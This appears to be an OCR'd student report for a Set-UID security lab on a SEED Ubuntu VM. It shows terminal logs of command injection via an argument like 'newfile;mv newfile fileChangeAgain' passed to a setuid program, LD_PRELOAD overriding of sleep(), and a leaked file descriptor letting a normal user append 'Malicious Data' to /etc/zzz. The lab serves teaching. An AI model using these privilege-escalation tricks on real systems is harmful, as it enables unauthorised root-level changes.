
```
[09/20/2016 18:39] seed@ubuntu:/tmp$ nano setRootUid.c
[09/20/2016 18:39] seed@ubuntu:/tmp$ su
Password:
[09/20/2016 18:40] root@ubuntu:/tmp# gcc -o setRootUid2 setRootUid.c
[09/20/2016 18:40] root@ubuntu:/tmp# chmod 4755 setRootUid2
[09/20/2016 18:40] root@ubuntu:/tmp# ls -la setRootUid2
-rwsr-xr-x 1 root root 7317 Sep 20 18:40 setRootUid2
[09/20/2016 18:40] root@ubuntu:/tmp# su seed -
[09/20/2016 18:40] seed@ubuntu:/tmp$ ls -la newfile
-rwx------ 1 root root 5 Sep 20 18:34 newfile
[09/20/2016 18:41] seed@ubuntu:/tmp$ ./setRootUid2 "newfile;mv newfile fileChangeAgain"
/bin/cat: newfile;mv newfile fileChangeAgain: No such file or directory
[09/20/2016 18:42] seed@ubuntu:/tmp$ ls
at-spi2  keyring-Pcv9hF  pulse-2L9K88eMlGn7  pulse-SEq8wMyYkIn0  setRootUid2   ssh-cIJirdmk2305  test.c                vmware-seed
bash     newfile         pulse-PKdhtXMmr18n  setRootUid          setRootUid.c  test              unity_support_test.1  zsh
[09/20/2016 18:42] seed@ubuntu:/tmp$


[09/20/2016 18:42] seed@ubuntu:/tmp$
```

When q=1, you can’t attack.

The reason is that when q=1, function execve() will treat newfile;mv newfile fileChangeAgain as the name of a file. And system prompts no such file or directory alert.


6

(a)




```
[09/20/2016 18:58] seed@ubuntu:~$ cd /tmp
[09/20/2016 18:59] seed@ubuntu:/tmp$ ls
at-spi2         myprog.c            pulse-SEq8wMyYkIn0  ssh-cIJirdmk2305      vmware-seed
bash            newfile             setRootUid          test                  zsh
keyring-Pcv9hF  pulse-2L9K88eMlGn7  setRootUid2         test.c
mylib.c         pulse-PKdhtXMmr18n  setRootUid.c        unity_support_test.1
[09/20/2016 18:59] seed@ubuntu:/tmp$ gcc -fPIC -g -c mylib.c
[09/20/2016 18:59] seed@ubuntu:/tmp$ gcc -shared -Wl,-soname,libmylib.so.1 -o libmylib.so.1
.0.1 mylib.o -lc
[09/20/2016 19:01] seed@ubuntu:/tmp$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/20/2016 19:01] seed@ubuntu:/tmp$ gcc -o myprog my
mylib.c   mylib.o   myprog.c
[09/20/2016 19:01] seed@ubuntu:/tmp$ gcc -o myprog myprog.c
[09/20/2016 19:02] seed@ubuntu:/tmp$ ./myprog
I am not sleeping!
[09/20/2016 19:02] seed@ubuntu:/tmp$ 
```

(b)




```
[09/20/2016 18:58] seed@ubuntu:~$ cd /tmp
[09/20/2016 18:59] seed@ubuntu:/tmp$ ls
at-spi2         myprog.c            pulse-SEq8wMyYkIn0  ssh-cIJirdmk2305      vmware-seed
bash            newfile             setRootUid          test                  zsh
keyring-Pcv9hF  pulse-2L9K88eMlGn7  setRootUid2         test.c
mylib.c         pulse-PKdhtXMmr18n  setRootUid.c        unity_support_test.1
[09/20/2016 18:59] seed@ubuntu:/tmp$ gcc -fPIC -g -c mylib.c
[09/20/2016 18:59] seed@ubuntu:/tmp$ gcc -shared -Wl,-soname,libmylib.so.1 -o libmylib.so.1
.0.1 mylib.o -lc
[09/20/2016 19:01] seed@ubuntu:/tmp$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/20/2016 19:01] seed@ubuntu:/tmp$ gcc -o myprog my
mylib.c   mylib.o   myprog.c
[09/20/2016 19:01] seed@ubuntu:/tmp$ gcc -o myprog myprog.c
[09/20/2016 19:02] seed@ubuntu:/tmp$ ./myprog
I am not sleeping!
[09/20/2016 19:02] seed@ubuntu:/tmp$ su
Password:
[09/20/2016 19:03] root@ubuntu:/tmp# gcc -o myprog myprog.c
[09/20/2016 19:04] root@ubuntu:/tmp# chmod 4755 myprog
[09/20/2016 19:04] root@ubuntu:/tmp# su seed -
[09/20/2016 19:04] seed@ubuntu:/tmp$ ./myprog
[09/20/2016 19:04] seed@ubuntu:/tmp$ 
```

(c)



```
[09/20/2016 18:58] seed@ubuntu:~$ cd /tmp
[09/20/2016 18:59] seed@ubuntu:/tmp$ ls
at-spi2         myprog.c            pulse-SEq8wMyYkIn0  ssh-cIJirdmk2305      vmware-seed
bash            newFile             setRootUid          test                  zsh
keyring-Pcv9hF  pulse-2L9K88eMlGn7  setRootUid2         test.c
mylib.c         pulse-PKdhtXMmr18n  setRootUid.c        unity_support_test.1
[09/20/2016 18:59] seed@ubuntu:/tmp$ gcc -fPIC -g -c mylib.c
[09/20/2016 18:59] seed@ubuntu:/tmp$ gcc -shared -Wl,-soname,libmylib.so.1 -o libmylib.so.1
.0.1 mylib.o -lc
[09/20/2016 19:01] seed@ubuntu:/tmp$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/20/2016 19:01] seed@ubuntu:/tmp$ gcc -o myprog my
mylib.c   mylib.o   myprog.c
[09/20/2016 19:01] seed@ubuntu:/tmp$ gcc -o myprog myprog.c
[09/20/2016 19:02] seed@ubuntu:/tmp$ ./myprog
I am not sleeping!
[09/20/2016 19:02] seed@ubuntu:/tmp$ su
Password:
[09/20/2016 19:03] root@ubuntu:/tmp# gcc -o myprog myprog.c
[09/20/2016 19:04] root@ubuntu:/tmp# chmod 4755 myprog
[09/20/2016 19:04] root@ubuntu:/tmp# su seed -
[09/20/2016 19:04] seed@ubuntu:/tmp$ ./myprog
[09/20/2016 19:04] seed@ubuntu:/tmp$ su
Password:
[09/20/2016 19:05] root@ubuntu:/tmp# ./myprog
[09/20/2016 19:05] root@ubuntu:/tmp# export LD_PRELOAD=./libmylib.so.1.0.1
[09/20/2016 19:05] root@ubuntu:/tmp# ./myprog
I am not sleeping!
[09/20/2016 19:05] root@ubuntu:/tmp# 
```

(d)




```
yguo@ubuntu:/tmp$ ls
at-spi2            mylib.c    pulse-2L9K88eMlGn7  setRootUid.c          vmware-seed
bash               mylib.o    pulse-PKdhtXMmr18n  ssh-cIJirdmk2305      zsh
keyring-1cLdfu     myprog     pulse-SEq8wMyYkIn0  test
keyring-Pcv9hF     myprog.c   setRootUid          test.c
libmylib.so.1.0.1  newFile    setRootUid2         unity_support_test.1
yguo@ubuntu:/tmp$ export LD_PRELOAD=./libmylib.so.1.0.1
yguo@ubuntu:/tmp$ gcc -o myprog myprog.c
/usr/bin/ld: cannot open output file myprog: Permission denied
collect2: ld returned 1 exit status
yguo@ubuntu:/tmp$ su
Password:
[09/20/2016 19:16] root@ubuntu:/tmp# rm myprog
[09/20/2016 19:16] root@ubuntu:/tmp# su yguo
yguo@ubuntu:/tmp$ gcc -o myprog myprog.c
yguo@ubuntu:/tmp$ chmod 4755 myprog
yguo@ubuntu:/tmp$ ./myprog
yguo@ubuntu:/tmp$ export LD_PRELOAD=./libmylib.so.1.0.1
yguo@ubuntu:/tmp$ ./myprog
I am not sleeping!
yguo@ubuntu:/tmp$ su seed
Password:
[09/20/2016 19:17] seed@ubuntu:/tmp$ ./myprog
[09/20/2016 19:18] seed@ubuntu:/tmp$
```

We can see the results from screenshots above.

And We can conclude that when the program is created by user, it can use LD_PRELOAD and overload sleep() function. Otherwise it will ignore LD_PRELOAD and it can't overload sleep() function.

7



```
[09/20/2016 19:29] seed@ubuntu:/tmp$ cat /etc/zzz
zzz file for seedproject1 cpsc 6200.
[09/20/2016 19:29] seed@ubuntu:/tmp$ su
Password:
[09/20/2016 19:29] root@ubuntu:/tmp# gcc -o modifyZZZ modifyZZZ.c
[09/20/2016 19:30] root@ubuntu:/tmp# chmod 4755 modifyZZZ
[09/20/2016 19:30] root@ubuntu:/tmp# su seed
[09/20/2016 19:30] seed@ubuntu:/tmp$ ls -la /etc/zzz; ls -la modifyZZZ
-rw-r--r-- 1 root root 37 Sep 20 19:22 /etc/zzz
-rwsr-xr-x 1 root root 7458 Sep 20 19:30 modifyZZZ
[09/20/2016 19:30] seed@ubuntu:/tmp$ ./modifyZZZ
[09/20/2016 19:31] seed@ubuntu:/tmp$ cat /etc/zzz
zzz file for seedproject1 cpsc 6200.
Malicious Data
[09/20/2016 19:31] seed@ubuntu:/tmp$ 
```

We can see that the file /etc/zzz is modified.
The reason is that the file /etc/zzz has been opened before setting uid.